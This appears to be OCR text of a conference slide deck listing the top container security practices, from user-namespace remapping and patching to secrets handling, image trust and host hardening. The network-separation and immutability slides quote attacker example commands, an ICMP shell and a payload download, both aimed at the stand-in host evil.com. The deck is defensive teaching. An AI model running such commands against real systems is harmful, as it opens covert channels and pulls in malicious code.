
```
FROM ubuntu
MAINTAINER [redacted]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
EXPOSE 80
```

- **Top 1: User Mapping (cont‘d)**



```
root       5834  0.0  0.0  Jun29   0:00 ssh-agent
root      30815  0.1  0.0  Jun30   3:58 /usr/sbin/containerd --listen fd:// --start-timeout=2m
root      31205  0.0  0.0  Jun30   0:01  \_ containerd-shim dbd41f92eff67c59be6e3df9b65bc647d80eb48916e5769e44bec07296d93088 /var/run/docker/libcontainerd/d
root      31222  0.0  0.0  Jun30   0:00      \_ /bin/sh -c /start
root      31260  0.0  0.0  Jun30   0:00          \_ /bin/bash /start
root      31644  0.0  0.0  Jun30   0:00          |   \_ tail -F /var/log/openvas/gsad.log /var/log/openvas/openvasmd.log /var/log/openvas/openvassd.dump /va
root      31262  0.3  0.9  Jun30   8:55          \_ redis-server 127.0.0.1:6379
root      31276  0.1  0.0  Jun30   3:44          \_ openvassd: Waiting for incoming connections
root      31287  0.0  0.4  Jun30   1:06          \_ openvasmd
root      31296  0.0  0.0  Jun30   0:00          \_ /usr/sbin/gsad --mlisten 127.0.0.1 -m 9390 --gnutls-priorities=SECURE128:-AES-128-CBC:-CAMELLIA-128-CBC:
root      30818  0.2  0.2  Jun30   5:57 /usr/bin/dockerd --containerd /run/containerd/containerd.sock --add-runtime oci=/usr/sbin/docker-runc
dirks@laptop:~|0%
```

- **Top 1: User Mapping (cont‘d)**



```
UID      PID  PPID  C PRI STIME TTY      TIME CMD
root    5508  5491  3  80  Sep27 ?  12:41:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   20749 20731  0  80  Sep27 ?  02:08:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   23053 23036  1  80  Sep27 ?  04:43:48 java -Xmx512m -jar /mainappl.jar
root   25264 25247  0  80  Sep27 ?  02:03:03 java -Xmx512m -jar /mainappl.jar
root   26740 26712  0  80  Sep27 ?  01:54:23 java -Xmx512m -jar /mainappl.jar
root   27841 27823  4  80  Sep27 ?  13:03:24 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   28187 28167  0  80  Sep28 ?  01:13:01 java -Xmx512m -jar -Dspring.profiles.active=prod-prod /mainappl.jar
root   29232 29213  0  80  Sep27 ?  02:27:11 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   30917 30898  0  80  Sep27 ?  01:56:59 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root   34542 34519  5  80  Aug29 ?  06:59:13 java -Xmx512m -jar /auth.war
root   50270 50194  4  80  Sep27 ?  15:15:31 java -Xmx512m -jar /auth.war
root   56683 56663 40  80  Aug29 ?  2-02:56:14 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   58309 58291  7  80  Aug29 ?  09:15:46 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   62418 62335  1  80  Aug29 ?  01:27:41 java -Xmx512m -jar /appnl.jar
root   62634 62611  0  80  Aug29 ?  00:53:55 java -Xmx512m -jar /appnl.jar
root   62963 62930  0  80  Aug29 ?  00:31:46 java -Xmx512m -jar -Dspring.profiles.active=prod /mainappl.jar
root   64175 64157  0  80  Aug29 ?  00:47:43 java -Xmx512m -jar /appnl.jar
root   65288 65267  0  80  Aug29 ?  01:03:07 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   65649 65626  0  80  Aug29 ?  00:52:27 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   66177 66158  0  80  Aug29 ?  01:04:33 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root   68013 67993 11  80  Aug29 ?  14:00:31 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
```

- **Top 1: User Mapping (cont‘d)**
  - Workaround: Remap *user namespaces* !
    - `user_namespaces(7)`
    - https://docs.docker.com/engine/security/userns-remap/#enable-userns-remap-on-the-daemon
  - Nutshell:
    - Configure
      - mapping in `/etc/subuid` + `/etc/subgid`
      - `/etc/docker/daemon.json`
    - Start `dockerd` with `--userns-remap <mapping>`
  - Limits:
    - Global to dockerd
    - PID / net ns

Top 1/10

- **Top 1: User Mapping (cont‘d)**
  - **Never-ever as Root**
    - Violation of Least Privilege Principle
      - Giving away benefit of „containment“
      - Escape from application => root in container
    - No need to do this
      - Also not of low (<= 1024) ports


- Top 2: Patchmanagement
  - Host
  - Container Orchestration
  - Images

- **Top 2: Patchmanagement**
  - **Host**
    - Window for privilege escalation!

- **Top 2: Patchmanagement**
  - **Container Orchestration**
    - Don’t forget to patch the management if needed ;-)

Top 2/10

- **Top 2: Patchmanagement**
  - **Images**



```
FROM ubuntu
MAINTAINER [redacted]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
ENTRYPOINT [“/usr/sbin/nginx”,”-g”,”daemon off;”]
EXPOSE 80
```

Top 3/10

- **Top 3: Network separation + firewalling**
  - Basic DMZ techniques
    - Internal
    - (External)

- **Top 3: Network separation + firewalling**

  – **Internal** (network policies)
  – Depends on
    - Network driver
    - Configuration

1) Allow what’s needed
2) `deny ip any any log  | iptables -t <table> -P DROP`

- **Top 3: Network separation + firewalling**
  - **External** (to BBI)
    - Do not allow initiating outgoing TCP connections
    - UDP / ICMP: same

```
% icmpsh -t evil.com
% wget http://evil.com/exploit_dl.sh
```

Top 4/10

- **Top 4: Maintain security contexts**
  - No Mix Prod / Dev
  - No Random Code (docker run <somearbitraryimage>)
  - Do not mix
    - front end / back end services
  - CaaS
    - Tenants

- **Top 5: Secrets Management**
  - Whereto: Keys, certificates, credentials, etc ???
    - Image ??
    - Env variables?
      - `docker run -e SECRET=myprrecious image`
      - `docker run –env-file ./secretsfile.txt image`
        - Kubernetes + YAML secrets: be careful
    - Mounts / volumes
      - `docker run –v /hostdir:/containerdir image`
        - `export S_FILE=./secretsfile.txt && <…> && rm $0`
    - key/value store
      - KeyWhiz, crypt, vault
    - Mozilla SOPS?

Top 6/10

- **Top 6: Resource protection**
  - Resource Limits (cgroups)
    - `--memory=`
    - `--memory-swap=`
    - `--cpu-*`

      `--cpu-shares=<percent>`
  - Also: `--pids-limit XX`


Top 6/10

- **Top 6: Resource protection**
  - **Mounts!**
    - If not necessary: Don’t do it
    - If really necessary + possible: r/o
    - If r/w needed: limit writes (FS DoS)

- **Top 7: Image Integrity (and origin)**
  - Basic trust issue
    - Running arbitrary code from *somewhere*?
  - Image pipeline
    - No writable shares
    - Proper: Privilege / ACL management


Top 7/10

- **Top 7: Image Integrity (and origin)**
  - Docker content trust



```
dirks@laptop:~|0% export DOCKER_CONTENT_TRUST=1
dirks@laptop:~|0% docker pull nginx
Using default tag: latest
Pull (1 of 1): nginx:latest@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4: Pulling from library/nginx
683abbb4ea60: Pull complete
a58abb4a7990: Pull complete
b43279c1d51c: Pull complete
Digest: sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Status: Downloaded newer image for nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Tagging nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4 as nginx:latest
dirks@laptop:~|0% docker pull drwetter/testssl.sh
Using default tag: latest
Error: remote trust data does not exist for docker.io/drwetter/testssl.sh: notary.docker.io does not have trust
data for docker.io/drwetter/testssl.sh
dirks@laptop:~|1%
```

- **Top 7: Image Integrity (and origin)**
  - Docker content trust
  - https://docs.docker.com/notary/getting_started/



GitHub, Inc. [US] | https://github.com/theupdateframework/notary

notary

godoc reference | circleci passing | codecov 75% | go report A+ | license scan failing

Top 8: Follow Immutable Paradigm

- Least Privilege
  - `docker run --read-only ...`
  - `docker run -v /hostdir:/containerdir:ro`
- Attacker
  - `wget http://evil.com/exploit_dl.sh`
  - `apt-get install / apk add`

- Limits: Container **really** needs to write
  - Upload of files
  - R/w host mounts

Top 9/10

- **Top 9: Hardening**
  - Three domains
    - Container hardening
    - Host hardening
    - (Orchestration tool)


Top 9/10

- **Top 9: Hardening: container**
  - Choice of OS
    - Alpine, Ubuntu Core?, CoreOS?
  - SUID (SGID)

    `--security-opt=no-new-privileges`
  - Linux Capabilities

    `--cap-drop`
  - Seccomp (chrome)

    `--security-opt seccomp=`*`yourprofile.json`*



```
dirks@laptop:~|0% sudo pscap | grep redis
31222 31262 root           redis-server       chown, dac_override, fowner,
 fsetid, kill, setgid, setuid, setpcap, net_bind_service, net_raw, sys
_chroot, mknod, audit_write, setfcap
dirks@laptop:~|0% 
```

- **Top 9: Hardening: Host**
  - Networking
    - Only SSH + NTP
      - allow only from defined internal IPs
      - `deny ip any any`
  - System
    - A standard Debian / Ubuntu … is a standard Debian / Ubuntu
      - Custom hardening
    - Specialized container OS
    - SELinux: some advantages
    - PaX / grsecurity

